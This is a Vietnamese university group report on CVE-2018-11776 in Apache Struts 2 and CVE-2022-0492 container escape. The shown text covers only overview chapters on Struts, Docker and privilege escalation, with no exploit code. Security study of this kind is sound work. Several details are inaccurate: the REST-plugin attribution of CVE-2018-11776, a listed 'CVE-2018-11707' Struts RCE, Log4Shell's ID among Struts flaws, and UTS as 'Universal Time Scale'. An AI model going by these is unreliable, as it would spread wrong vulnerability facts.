

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN



BÀI TẬP LỚN MÔN HỌC
KHAI THÁC LỖ HỒNG PHẦN MỀM
TÌM HIỂU VỀ CVE-2018-11776 và CVE-2022-0492

Sinh viên thực hiện:

Nguyễn Thị Thuỷ – AT170749

Ngô Quang Tùng – AT170355

Lê Duy Thanh – AT170345

Nguyễn Hà Sơn – AT170343

Nhóm 3

Giảng viên hướng dẫn:

TS. Nguyễn Mạnh Thắng

MỤC LỤC

LỜI MỞ ĐẦU	3
LỜI CẢM ƠN	4
DANH MỤC HÌNH ẢNH.....	5
DANH MỤC VIẾT TẮT.....	6
CHƯƠNG I TỔNG QUAN VỀ APACHE STRUTS 2 VÀ DOCKER.....	7
1.1 Tổng quan về Apache Struts 2	7
1.1.1. Apache Struts	7
1.1.2. Apache Struts 2.....	8
1.2 Tổng quan về docker	13
1.2.1 Khái niệm	13
1.2.2 Kiến trúc của Docker.....	14
1.2.3 Leo thang đặc quyền	16
1.2.4 Leo thang đặc quyền trong Docker.....	21
CHƯƠNG II Remote Code Execution (RCE) trên Apache và Docker Breakout	23
2.1. Remote Code Execution (RCE) trên Apache	23
2.1.1. Remote Code Execution (RCE).....	23
2.1.2. RCE trên Apache	24
2.1.3. CVE-2018-11776 (RCE Apache Struts2)	29
2.2. Docker Breakout	33
2.2.1 Cơ chế bảo mật của docker	33
2.2.2. Một số lỗ hổng bảo mật trong Docker	34
2.2.3 Các kỹ thuật Docker Breakout	37
2.2.4 CVE-2022-0492 (Docker Escape).....	39
CHƯƠNG III THỰC NGHIỆM TRIỂN KHAI.....	43
3.1 Mô hình thực nghiệm.....	43
3.2 Thực nghiệm.....	44

3.3 Ngăn chặn và giảm thiểu rủi ro	49
KẾT LUẬN	51
TÀI LIỆU THAM KHẢO	52
PHỤ LỤC	53

LỜI MỞ ĐẦU

Trong thời đại kỹ thuật số hiện nay, cuộc tấn công mạng ngày càng trở nên phức tạp và tinh vi hơn bao giờ hết. Do đó, các nhà sản xuất phần mềm và nhà cung cấp dịch vụ mạng phải không ngừng cập nhật sản phẩm và các giải pháp bảo mật để đối phó với những mối đe dọa mới. Việc khắc phục các lỗ hổng bảo mật trong các sản phẩm phần mềm là vô cùng quan trọng và cần thiết để giảm thiểu nguy cơ bị tấn công mạng.

Trong dự án này, nhóm chúng tôi nhằm mục tiêu khai thác hai lỗ hổng nghiêm trọng:

- CVE-2018-11776 là một lỗ hổng bảo mật được phát hiện trong Apache Struts, một framework phát triển ứng dụng web phổ biến. Điều này có thể cho phép tin tặc thực hiện tấn công từ xa và thực hiện mã độc trên máy chủ ứng dụng. Lỗ hổng này đã được công bố và nhận được sự quan tâm rộng rãi từ cộng đồng bảo mật.
- CVE-2022-0492 là một lỗ hổng bảo mật được phát hiện trong Linux, lỗ hổng này xảy ra trong môi trường Docker hoặc các nhóm container tương tự, cho phép kẻ tấn công thoát khỏi môi trường bị hạn chế của container và nâng cao đặc quyền của mình trên hệ thống máy chủ container.
Đây là một lỗ hổng nghiêm trọng, vì nó có thể cho phép kẻ tấn công truy cập vào các tài nguyên hoặc quyền hạn quan trọng trên hệ thống chủ. Việc kẻ tấn công có thể thoát khỏi môi trường container và tăng cường đặc quyền có thể dẫn đến việc chiếm quyền điều khiển hoặc khai thác các lỗ hổng khác trong hệ thống.

Mục tiêu của việc khai thác những lỗ hổng này là để hiểu và đánh giá mức độ nguy hiểm và tác động của chúng đến hệ thống và dữ liệu của người dùng. Thông qua việc khai thác các lỗ hổng này, chúng ta có thể hiểu rõ hơn về cách thức tấn công và các điểm yếu của chúng, cung cấp cho người dùng và nhà phát triển những thông tin cần thiết để nâng cao bảo mật cho hệ thống của họ.

LỜI CẢM ƠN

Kính gửi thầy Nguyễn Mạnh Thắng và các bạn học viên,

Em xin gửi lời cảm ơn chân thành nhất đến thầy và các bạn đã dành thời gian quý báu để đọc và đánh giá báo cáo của chúng em về đề tài "Tìm hiểu, khai thác CVE-2018-11776 và CVE-2022-0492." Chúng em rất biết ơn sự hỗ trợ và hướng dẫn của thầy/cô trong suốt quá trình thực hiện nghiên cứu này.

Trong quá trình làm đề tài, do thời gian có hạn và trình độ kiến thức, kinh nghiệm còn hạn chế nên chắc chắn sẽ không thể tránh khỏi những thiếu sót. Nhóm chúng em rất mong nhận được sự góp ý từ các thầy cô để có thể học hỏi thêm nhiều điều, hoàn thiện hơn bài báo cáo của mình cũng như hoàn thành các bài báo cáo sau này tốt hơn nữa.

Chúng em xin chân thành cảm ơn!

Nhóm sinh viên thực hiện

DANH MỤC HÌNH ẢNH

DANH MỤC VIẾT TẮT

CVE	Common Vulnerabilities and Exposures
MVC	Model-View-Controller
JSP	Jakarta Server Pages
OGNL	Object Graphic Notation Language
POJO	Plain Old Java Object
AJAX	Asynchronous JavaScript and XML
RCE	Remote Code Execution
SUID	Set User ID
SGID	Set group ID
SSTI	Server-Side Template Injection
Cgroups	Control Groups
UTS	Universal Time Scale
IPC	Interprocess Communication
PID	Process Identifier

CHƯƠNG I TỔNG QUAN VỀ APACHE STRUTS 2 VÀ DOCKER

1.1 Tổng quan về Apache Struts 2


1.1.1. Apache Struts

Apache Struts là một framework phát triển ứng dụng web mã nguồn mở được viết bằng Java. Nó cung cấp một cách tiếp cận Model-View-Controller (MVC) để phát triển các ứng dụng web. Framework này có mục tiêu giúp đơn giản hóa việc phát triển ứng dụng web và tăng cường khả năng bảo mật.

Các thành phần của Struts Framework

- Basic: hỗ trợ các thành phần cơ bản để xây dựng ứng dụng web trên nền tảng MVC2
- Tag Libraries: hỗ trợ một số tag library để xây dựng ứng dụng nhưng Struts có khả năng không cần dùng tag library này mà dùng trực tiếp luôn HTML control
- Tiles Plugins: hỗ trợ việc xây dựng ứng dụng theo dạng Master Page để áp dụng trên toàn trang web
- Validator Plugins: hỗ trợ validation trên phía server thông qua việc cấu hình thông tin các form và control nhập liệu trên xml.

Cơ chế hoạt động của Struts Framework



Hình 1.1 Cơ chế hoạt động của Struts Framework

- Khi user gửi yêu cầu truy xuất ứng dụng web, request được chuyển đến ActionServlet, đây là Servlet được tạo sẵn trong Framework để làm chức năng như Controller
- Action Server trích xuất thành phần request nhận được để so sánh với nội dung được mapping trong tập tin cấu hình struts-config.xml để tìm ra các thành phần tương ứng cần xử lý
- Nếu không tìm thấy sẽ báo lỗi 404 hay lỗi tương ứng. Ngược lại, nếu tìm thấy sẽ xác định action và View tương ứng của phần xử lý. View ở đây bao gồm form đón giá trị nhập và kết xuất để trả về người dùng
- Giá trị tương ứng của form nhập được lưu trữ vào Form Bean, thực tế là một Java Object (Action Form) có chứa các thuộc tính – state và các phương thức truy cập get, set. Tại đây, nếu có áp dụng validation thì dữ liệu được checking, checking thành công thì mới được lưu trữ vào form bean và kích hoạt chuyển dữ liệu của FormBean đến Action tương ứng để xử lý
- Action khi đón nhận FormBean sẽ gọi thành phần xử lý tương ứng từ Java Bean hay Java Object tương ứng hay kết nối lấy dữ liệu từ DB về nếu có để xử lý
- Sau khi xử lý hoàn tất, Action sẽ phải trả kết quả trở về Action Servlet đồng thời mapping trong struts-config.xml để xác định view kết xuất cho người dùng dựa trên kết quả xử lý trên struts-config.
- Khi xác định xong, dữ liệu từ kết quả xử lý Action và Form Bean sẽ được đổ vào trang JSP kết xuất tương ứng và kết quả thành công chuyển về Action Servlet
- Action Servlet response kết quả về client – hoàn tất quá trình xử lý.

1.1.2. Apache Struts 2

Struts 2 được sử dụng để tạo ứng dụng web dựa trên mẫu thiết kế MVC. Apache Struts2 không chỉ là phiên bản tiếp theo của Struts1, mà nó là bản nâng cấp hoàn chỉnh của kiến trúc Struts, đơn giản hóa hơn mô hình Struts 1 Framework như là rút gọn tập tin cấu hình hay sử dụng annotation thay thế cho tập tin cấu hình.

a) Một số đặc tính cải tiến của Strut2 Framework

- JavaBeans được sử dụng thay thế Action form và có phương thức chỉ định để kích hoạt thực thi (mặc định là phương thức execute không có tham số truyền và kiểu trả về là kiểu String) nhằm tăng khả năng tái sử dụng của các object trong các ứng dụng và các framework khác. Đặc biệt, chúng dễ dàng thuật tiện cho testing từng thành phần chức năng và thành phần

- Sử dụng cả annotation và tập tin cấu hình XML rút gọn
- Sử dụng ngôn ngữ mới Object Graphic Notation Language (OGNL) thay thế cho EL của JSP
- Sử dụng bộ taglib duy nhất thay cho 4-5 bộ taglib trong Struts 1 Framework và JSTL 1.1 trong JSP.
- Các POJO form và POJO action: Struts2 đã loại bỏ các Form Action mà là một phần không thể tách rời của Struts framework. Với Struts2, có thể sử dụng bất kỳ POJO nào để nhận dữ liệu từ form. Tương tự như vậy, với Struts2 có thể xem bất kỳ POJO nào làm lớp Action.
- Hỗ trợ thẻ: Struts2 đã cải tiến các thẻ form và các thẻ mới nhằm giúp các nhà phát triển viết mã ít hơn.
- Hỗ trợ AJAX: Struts2 đã công nhận sự tiếp quản của các công nghệ Web2.0 và đã tích hợp hỗ trợ AJAX vào sản phẩm bằng cách tạo các thẻ AJAX có chức năng rất giống với các thẻ Struts2 tiêu chuẩn.
- Tích hợp dễ dàng: Việc tích hợp Struts2 với các framework khác như Spring, Tiles và SiteMesh giờ đây đã trở nên dễ dàng hơn.
- Hỗ trợ Template: Hỗ trợ tạo ra các view bằng việc sử dụng các template.
- Hỗ trợ Plugin: Các hành vi của core Struts2 có thể được cải tiến bằng cách sử dụng các plugin. Hiện nay có khá nhiều plugin có sẵn cho Struts2.
- Profiling: Struts2 cung cấp tích hợp profiling để gỡ lỗi ứng dụng. Ngoài ra, Struts cũng cung cấp gỡ lỗi được tích hợp với sự trợ giúp của công cụ gỡ lỗi được xây dựng bên trong.
- Dễ dàng sửa đổi các thẻ Tag markups trong Struts2 có thể được tinh chỉnh bằng cách sử dụng các mẫu Freemarker. Điều này không yêu cầu kiến thức JSP hoặc java. Cần có kiến thức cơ bản về HTML, XML và CSS đủ để sửa đổi các thẻ.
- Cấu hình ít hơn: Struts2 giúp cấu hình ít hơn với sự trợ giúp của việc sử dụng các giá trị mặc định cho các cài đặt khác nhau. Không cần phải cấu hình một cái gì đó trừ khi muốn thiết lập khác các thiết lập mặc định được thiết lập bởi Struts2.
- Các công nghệ View: Struts2 có một sự hỗ trợ tuyệt vời cho nhiều lựa chọn view (JSP, Freemarker, Velocity và XSLT)

b) So sánh Apache Struts 1 và Apache Struts 2

Struts 1	Struts 2
Sử dụng ActionServlet làm Controller	Sử dụng FilterDispatcher làm Controller
Dùng HTML form kết hợp với ActionForm object để đón nhận giá trị nhập và xử lý validation nếu cần	Các thuộc tính trong Action class (cụ thể là Java class) để đón nhận giá trị nhập từ form và thực hiện xử lý cùng với validation nếu cần
Action bắt buộc implement Action interface	Action class không cần bắt buộc implement Action interface
Duy nhất một instance của Action đón nhận để xử lý mọi request. Cơ chế để đảm bảo xử lý đồng bộ (thread-safe) đòi hỏi phức tạp hơn	Một request sẽ có một instance đón nhận xử lý
Cung cấp rất nhiều taglib gây khó khăn cho người dùng khi tiếp cận và sử dụng	Cung cấp duy nhất một taglib duy nhất đảm bảo đầy đủ các thành phần hỗ trợ xử lý từ đơn giản đến nâng cao, kể cả JSTL
Sử dụng EL và JSTL	Sử dụng OGNL để xử lý
Dùng cơ chế biên dịch của JSP để kết nối các thành phần trong xử lý	Sử dụng ValueStack để cho phép taglib truy cập giá trị trong quá trình xử lý
Chia thành module để chuyển đổi thao tác và đòi hỏi kết hợp của switchAction để tạo sự kết hợp giữa các thành phần khi làm việc theo nhóm	Sử dụng cơ chế interceptor để đảm bảo tích hợp nhiều thành phần và nâng cấp ứng dụng một cách uyển chuyển linh hoạt, đặc biệt là tích hợp mà không làm ảnh hưởng các thành phần có sẵn khi làm việc theo nhóm

Hình 1.2 So sánh Apache Struts1 và Apache Struts2

Struts 2 sử dụng mô hình MVC 2 rõ ràng hơn, cho phép tách rời các thành phần Model, View và Controller. Điều này tạo ra một kiến trúc linh hoạt hơn, giúp phát triển ứng dụng dễ dàng hơn và dễ bảo trì hơn.


Struts 2 tích hợp tốt với các công nghệ mới như Ajax, jQuery và JSON. Nó cung cấp các tính năng hỗ trợ Ajax và tích hợp sẵn các thư viện JavaScript phổ biến, giúp tạo ra giao diện người dùng tương tác và đáp ứng tốt hơn.

Struts 2 cung cấp một cách tiếp cận linh hoạt hơn để xử lý yêu cầu từ người dùng. Nó sử dụng các đối tượng Action để xử lý yêu cầu và hỗ trợ các phương thức khác nhau như GET và POST. Struts 2 cũng cung cấp khả năng xử lý đa ngôn ngữ và hỗ trợ quản lý trạng thái ứng dụng tốt hơn.

Struts 2 có khả năng tích hợp tốt với các công cụ phát triển và môi trường phát triển tích hợp (IDE) như Eclipse và IntelliJ IDEA. Điều này giúp tăng cường hiệu suất phát triển và cải thiện quá trình debug và kiểm thử.

Struts 2 được thiết kế với tính bảo mật cao hơn so với Struts 1. Nó có các tính năng bảo mật tích hợp sẵn như kiểm tra thông tin đầu vào, xác thực và phân quyền. Struts 2 cũng có quá trình xử lý yêu cầu an toàn hơn, giúp ngăn chặn các cuộc tấn công thông qua các lỗ hổng bảo mật phổ biến.

c) Cơ chế hoạt động của Apache Struts 2 Framework.



Hình 1.3 Cơ chế hoạt động của Struts 2 Framework

Cơ chế hoạt động tương tự như mô hình MVC của Struts1 Framework nhưng điểm khác biệt nó là pull-framework nghĩa là dữ liệu được lấy trực tiếp từ action để đưa đến view.

Controller: FilterDispatcher là servlet Filter có nhiệm vụ đón nhận request và dựa trên cấu hình (có thể là xml hay annotation) để xác định action cụ thể để đón nhận request cho xử lý

Model: Action là một java class đảm bảo đặc tính của một object trong mô hình hướng đối tượng và thỏa tính chất của JavaBean

View: Result là một kết xuất hay một dạng xác định action hay trang chuyển về và trình bày trên Web Browser.

Dựa trên digram ở trên, có thể giải thích vòng đời của một request của người dùng trong Struts2 như sau:

- Người dùng gửi request tới máy chủ để yêu cầu một số tài nguyên (ví dụ các trang).
- FilterDispatcher xem xét yêu cầu và sau đó xác định action thích hợp.
- Chức năng interceptor đã cấu hình được áp dụng như xác nhận hợp lệ, upload file, vv
- Action đã chọn được thực thi để thực hiện thao tác được yêu cầu.
- Một lần nữa, interceptor đã cấu hình được áp dụng để thực hiện bất kỳ post-processing nếu cần thiết.
- Cuối cùng kết quả được chuẩn bị bởi view và trả kết quả cho người dùng.

d, Các lỗ hổng bảo mật đã được công bố trong Apache Struts

Apache Struts đã gặp phải một số lỗ hổng bảo mật quan trọng. Dưới đây là một số lỗ hổng nổi tiếng đã được công bố trong Apache Struts:

- CVE-2017-5638 (Struts-Shock): Đây là một lỗ hổng RCE (Remote Code Execution) trong Apache Struts 2. Lỗ hổng này cho phép kẻ tấn công thực thi mã từ xa thông qua việc gửi một yêu cầu đặc biệt chứa các đoạn mã độc hại vào một trường dữ liệu. Lỗ hổng này đã được khai thác rộng rãi và gây ra nhiều cuộc tấn công trực tuyến.
- CVE-2018-11776: Đây là một lỗ hổng RCE khác trong Apache Struts 2. Lỗ hổng này cho phép kẻ tấn công thực thi mã từ xa thông qua việc gửi một yêu cầu không hợp lệ đến thành phần Struts REST Plugin.
- CVE-2018-11707: Đây là một lỗ hổng RCE trong Apache Struts 2. Lỗ hổng này cho phép kẻ tấn công thực thi mã từ xa thông qua việc gửi một yêu cầu đặc biệt chứa một biểu thức OGNL (Object-Graph Navigation Language) xác định một phương thức để thực hiện.
- CVE-2021-44228

Trong bài tìm hiểu này, nhóm sẽ tìm hiểu chi tiết, demo lỗ hổng bảo mật CVE-2018-11776.

1.2 Tổng quan về docker

1.2.1 Khái niệm

Docker là một nền tảng để cung cấp cách để building, deploying và running ứng dụng dễ dàng hơn bằng cách sử dụng các containers (trên nền tảng ảo hóa). Ban đầu viết bằng Python, hiện tại đã chuyển sang Golang.

Docker cho phép tạo các môi trường độc lập và tách biệt để khởi chạy và phát triển ứng dụng và môi trường này được gọi là container.

Ưu điểm của Docker

- Không như máy ảo, Docker start và stop chỉ trong vài giây.
- Có thể khởi chạy container trên mỗi hệ thống mong muốn.
- Container có thể build và loại bỏ nhanh hơn máy ảo.
- Dễ dàng thiết lập môi trường làm việc. Chỉ cần config 1 lần duy nhất và không bao giờ phải cài đặt lại các dependencies. Nếu thay đổi máy hoặc có người mới tham gia vào project thì chỉ cần lấy config đó và đưa cho họ.
- Nó giữ cho word-space sạch sẽ hơn khi xóa môi trường mà ảnh hưởng đến các phần khác.

Docker cung cấp khả năng đóng gói và triển khai ứng dụng trong một môi trường cô lập được gọi là container. Với tính cô lập và bảo mật, Docker cho phép người dùng có thể triển khai nhiều container đồng thời trên một máy chủ nhất định. Các container sử dụng rất ít dung lượng bộ nhớ vì chúng không cần sử dụng hypervisor, thay vào đó các container sẽ tương tác trực tiếp với nhân (kernel) của máy chủ. Người dùng có thể khởi chạy nhiều container trên một tổ hợp phần cứng nhất định so với việc sử dụng máy ảo, và thậm chí có thể chạy các Docker container trên các máy ảo.


Một số khái niệm

- **Docker Client:** là cách tương tác với docker thông qua command trong terminal. Docker Client sẽ sử dụng API gửi lệnh tới Docker Daemon.
- **Docker Daemon:** là server Docker cho yêu cầu từ Docker API. Nó quản lý images, containers, networks và volume.
- **Docker Volumes:** là cách tốt nhất để lưu trữ dữ liệu liên tục cho việc sử dụng và tạo apps.

- **Docker Registry:** là nơi lưu trữ riêng của Docker Images. Images được push vào registry và client sẽ pull images từ registry. Có thể sử dụng registry của riêng hoặc registry của nhà cung cấp như: AWS, Google Cloud, Microsoft Azure.
- **Docker Hub:** là Registry lớn nhất của Docker Images (mặc định). Có thể tìm thấy images và lưu trữ images của riêng trên Docker Hub (miễn phí).
- **Docker Repository:** là tập hợp các Docker Images cùng tên nhưng khác tags. VD: golang:1.11-alpine.
- **Docker Networking:** cho phép kết nối các container lại với nhau. Kết nối này có thể trên 1 host hoặc nhiều host.
- **Docker Compose:** là công cụ cho phép run app với nhiều Docker containers 1 cách dễ dàng hơn. Docker Compose cho phép config các command trong file docker-compose.yml để sử dụng lại. Có sẵn khi cài Docker.
- **Docker Swarm:** để phối hợp triển khai container.
- **Docker Services:** là các containers trong production. 1 service chỉ run 1 image nhưng nó mã hoá cách thức để run image — sử dụng port nào, bao nhiêu bản sao container run để service có hiệu năng cần thiết và ngay lập tức.

1.2.2 Kiến trúc của Docker

Docker sử dụng kiến trúc client – server. Docker client sử dụng một REST API (thông qua UNIX socket, hoặc cổng mạng) để có thể giao tiếp với Docker daemon, tiến trình này thực hiện công việc tạo, chạy và phân phối các Docker container. Docker client và daemon có thể chạy trên cùng một hệ thống hoặc có thể kết nối Docker client với Docker daemon từ xa. Kiến trúc của Docker sẽ bao gồm:



Hình 1.4 Kiến trúc của Docker

- **Docker daemon:** Daemon Docker (dockerd) lắng nghe các yêu cầu của người dùng thông qua Docker API và quản lý các đối tượng Docker như image, container, network và volume. Một daemon cũng có thể giao tiếp với các daemon khác để quản lý các Docker service.
- **Docker client:** Docker client (docker) là cách thức mà nhiều người dùng tương tác với Docker. Khi sử dụng các câu lệnh như docker run, client thông qua Docker API sẽ gửi các lệnh này đến dockerd, nơi thực hiện chúng. Docker client có thể giao tiếp với nhiều hơn một Docker daemon.
- **Docker registry:** Docker registry sẽ là nơi lưu trữ các Docker image. Docker Hub là nơi lưu trữ Docker image công khai (public registry) mà bất kỳ ai cũng có thể sử dụng và Docker được định cấu hình mặc định để tìm image trên Docker Hub. Ngoài ra người dùng có thể cấu hình các registry riêng tư khác để lưu trữ Docker image.
- Khi người dùng sử dụng câu lệnh “docker pull” hoặc “docker run”, các image chỉ định sẽ được tải về dựa trên registry đã được cấu hình trước đó. Khi người dùng sử dụng câu lệnh “docker push”, image cũng sẽ được tải lên registry mà người dùng đã cấu hình từ trước đó.
- **Các đối tượng khác:** Khi sử dụng Docker, khởi tạo và sử dụng image, container, network, volume, plugin và các đối tượng khác. Sau đây sẽ là tổng quan về các đối tượng này.
- **Docker image:** Docker Image là template read-only (chỉ cho phép đọc) với các hướng dẫn để tạo Docker container. Image sẽ được sử dụng để đóng gói các ứng dụng và các thành phần đi kèm của ứng dụng, được lưu trữ ở server hoặc trên registry. Ví dụ, có thể sử dụng Dockerfile để tạo ra một Docker image sử dụng hệ điều hành Ubuntu và cài đặt Apache server với những cài đặt, cấu hình tùy chỉnh của riêng mình.
- **Docker container:** Container là 1 “runable instance” của image. Có thể khởi tạo, dừng hoặc xóa container bằng cách sử dụng Docker API hoặc CLI. Có thể kết nối container đến 1 hoặc nhiều network, thư mục lưu trữ, hoặc thậm chí tạo ra 1 image mới dựa trên tình trạng hiện tại của container. Mặc định 1 container được “cách ly” với các container và server nếu người dùng không có các cài đặt gì thêm.
- **Docker volume:** Volume được thiết kế để làm nơi lưu trữ các dữ liệu độc lập với vòng đời của container.
- **Docker network:** Cung cấp một private network mà chỉ tồn tại giữa container và server, giúp các container có thể giao tiếp được với nhau một cách dễ dàng.

- **Docker service:** Service cho phép mở rộng các container thông qua nhiều Docker daemon, chúng giao tiếp với nhau thông qua swarm cluster bao gồm nhiều manager và worker. Mỗi một node của swarm là 1 Docker daemon giao tiếp với nhau bằng cách sử dụng Docker API. Theo mặc định thì service được cân bằng tải trên các node.


1.2.3 Leo thang đặc quyền

Đây là một lỗ hổng bảo mật trong hệ thống hoặc ứng dụng, cho phép kẻ tấn công tăng cường quyền hạn hoặc đặc quyền của mình từ mức độ hạn chế ban đầu. Thông qua lỗ hổng này, kẻ tấn công có thể thay đổi hoặc tăng cường các quyền hạn của mình để có thể thực hiện các hoạt động không được phép hoặc có quyền hạn cao hơn.

Lỗ hổng leo thang đặc quyền có thể tồn tại trong nhiều phần của hệ thống hoặc ứng dụng, bao gồm:

- **Lỗ hổng phần mềm:** Một lỗ hổng trong mã nguồn hoặc thiết kế phần mềm có thể cho phép kẻ tấn công thực hiện leo thang đặc quyền. Điều này có thể bao gồm lỗ hổng xác thực không đúng, kiểm soát truy cập không chính xác, hoặc việc không kiểm tra đúng các quyền hạn và ủy quyền.
- **Sai sót cấu hình:** Cấu hình hệ thống hoặc ứng dụng không chính xác có thể tạo ra lỗ hổng leo thang đặc quyền. Ví dụ, một cấu hình sai sót có thể cho phép một người dùng có quyền hạn thấp tạo ra một quyền hạn cao hơn thông qua việc thay đổi các thiết lập hoặc tùy chỉnh.
- **Lỗ hổng quản lý quyền hạn:** Hệ thống quản lý quyền hạn không an toàn hoặc không được cấu hình đúng có thể tạo ra lỗ hổng leo thang đặc quyền. Ví dụ, một lỗ hổng trong quản lý người dùng hoặc quản lý quyền truy cập có thể cho phép kẻ tấn công thay đổi quyền hạn của mình hoặc của người dùng khác.
- **Lỗ hổng cơ chế ủy quyền:** Một lỗ hổng trong cơ chế ủy quyền có thể cho phép kẻ tấn công lợi dụng việc xác thực hoặc xác minh không đúng để đạt được quyền hạn cao hơn.

a) Nguyên tắc của sự phân quyền trên Linux



Hình 1.5 Tổng quát về quyền trong Linux

